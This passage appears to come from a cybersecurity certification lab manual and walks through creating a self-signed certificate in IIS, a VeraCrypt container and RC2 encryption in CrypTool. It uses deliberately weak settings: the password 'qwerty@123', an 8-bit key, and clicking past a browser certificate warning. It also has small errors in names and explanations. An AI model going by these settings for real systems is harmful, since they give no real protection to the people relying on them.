
    Enter Password for encoding text dialog box-appears, enter the password in password field, and click **OK**.

- Exercise 5

  Creating and Using Self-Signed Certificate

  - Lab Objective

    The lab will give you experience on how to create self-signed certificates.

  - Before that

    Before we start the lab, first we will check with our local sites whether they include a self-signed certificate. Launch a web browser, type https://www.goodshopping.com and press Enter.

    As we are using an https channel to browse, it displays a page stating that this site can't be reached. As the site does not have a self-signed certificate, it displays a Not Found page.

- Launch Internet Information Services (IIS) Manager application
  Click the **Machine** name in the **Connections** pane, and double-click **Server Certificates** under IIS category.

  If you do not want to get started with Microsoft Web Platform ... pop-up appears, click **Cancel**.

  In the Server Certificate wizard, click **Create Self-Signed Certificate** in the **Actions** pane (right-side).

  In Create Self-Signed Certificate
  Type a name in the **Specify a friendly name** for the certificate field.
  Choose **Personal** in the Select a certificate store for the new certificate field drop-down list, and click **OK**.

  In this lab we are going to create self signed certificate for our local website (www.goodshopping.com)

  Expand the **Sites** node, and select **Goodshopping** in the **Connections** pane, and click **Bindings** in the **Actions** pane. Click **Add**.

  In Add Site Binding window
  Choose **https** from the **Type**: field drop-down list. Once you choose the https channel in the Port field, it will automatically change to 443 (the channel on which HTTPS runs).

  Choose the IP address in which the site is hosted, or leave the default setting. Specify the Host name www.example.com. In this lab, we are applying certificate for the Goodshopping site.

  In the SSL certificate field
  Choose **Goodshopping** from the drop-down list, and click **OK**.

  In the Site Bindings
  The newly created SSL certificate is added. Click **Close**.

  Now, right-click the name of the site for which you have created the self-singed certificate, and click **Refresh** from the context menu. **Minimize** the IIS Manager window.

  Open a browser, type https://www.goodshopping.com in the address bar, and press **Enter**.
  As we are using an **https** channel to browse, it displays a page stating that the connection is not private, click **ADVANCED** to proceed.

  Click **Proceed to www.goodshoppin.com (unsafe)**.

  Now, we can see the goodshopping website with SSL certificate assigned to it.

- Exercise 6
  Basic Disk Encryption Using **VeraCrypt**

  - Lab Objective
    This lab will give you experience in encrypting data and show you how to do so. It will teach you how to:

* Create a virtual encrypted disk with a file

- In VeraCrypt main window
  Click **Create Volume**.

  In VeraCrypt Volume Creation Wizard window
  Select **Create an encrypted file container** to create a virtual encrypted disk within a file.
  Click **Next** after selecting the radio button.

  In the Volume Type Wizard
  Select **Standard VeraCrypt volume**. This creates a normal VeraCrypt volume. Click **Next** to proceed.

  In the Volume Location Wizard
  Click **Select File....**

  In **Specify Path and File Name**
  Navigate to the desired location, provide the File name as **MyVolume**, and click **Save**.

  After saving the file, the location of file containing the VeraCrypt volume is set; click **Next**.

  In the **Encryption Options** wizard, select the **AES** Encryption Algorithm and **SHA-512** Hash Algorithm, and click **Next**.

  In the **Volume Size**
  Specify the size of the VeraCrypt container as **2 megabytes** and click Next.

  In the Volume Password
  Provide a good password in the **Password** field, retype in the **Confirm** field, and click **Next**. In this lab, the password used is **qwerty@123**.

  Move your mouse as randomly as possible within the Volume Creation Wizard window for at least **30** seconds. Click **Format**.

  After clicking **Format**, VeraCrypt will create a file called **MyVolume** in the provided location.
  The file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).

  Click **Exit**.

  The VeraCrypt main window appears; select a drive (here **I**:), and click **Select File...**.

  In Select a VeraCrypt Volume window
  Navigate to **C:\Users\Administrators\Desktop**, click **MyVolume** and click **Open**.

  The window closes and you are returned to the VeraCrypt window. Click **Mount**.

  In The **Enter Password** dialog-box
  Type the password you specified earlier for this volume in the Password input field, and click **OK**.

MyVolume has successfully mounted the container as a virtual disk (I:). The virtual disk is entirely encrypted and behaves like a real disk.

You can **copy** or **move** files to his virtual disk and they will be encrypted.

Switch to VeraCrypt window, click **Dismount** and then click **Exit**.

The **I:** located in **This PC** disappears.

- Exercise 7

  Basic Data Encryption Using **CrypTool**

  - Lab Objective

    This lab will give you experience on encrypting data and show you how to do so. It will teach you how to:
    * Use encrypting/decrypting command
    * Visualize several algorithms
    * Calculate hash values and analysis

  - Encryption

    In the main window of CrypTool
    Close the **startingexample-en.txt** window.

    To encrypt data
    Click the **File** option from the menu bar and select **New**.

    Type some content in the opened **Unnamed1 Notepad** of CrypTool. You will be encrypting this content.

    Select **Encrypt/Decrypt > Symmetric (modern) > RC...** in the Menu bar.

    In The Key Entry: **RC2** dialog box
    Select Key length (here, **8 bits**) from the drop down list.
    Enter the key using hexadecimal characters (05) and click **Encrypt**.

    The RC2 encryption of Unnamed1 notepad displays. To save the **File**, click File in the menu bar, and select **Save**.

    Assume that you are the intended recipient (working on Windows 10) of the Crypted file through the shared network drive.

  - Decryption

    Switch to Windows 10
    Navigate to Z:\CEHv10\ Module 20 Cryptography\Cryptanalysis Tools\CrypTool, copy **Cry-RC2-Unnamed1.hex** file and save it to **Desktop**.

    In CrypTool
    To Decrypt the Data, click **File** in the menu bar, and select **Open...**

    Navigate to **Encrypt/Decrypt > Symmetric (modern) > RC2...** from the menu bar

    In The **Key Entry: RC2**
    Select **Key length** (here, **8 bits**) from the drop-down list
    Enter the hexadecimal key (**05**) that was used to encrypt the file and click **Decrypt.**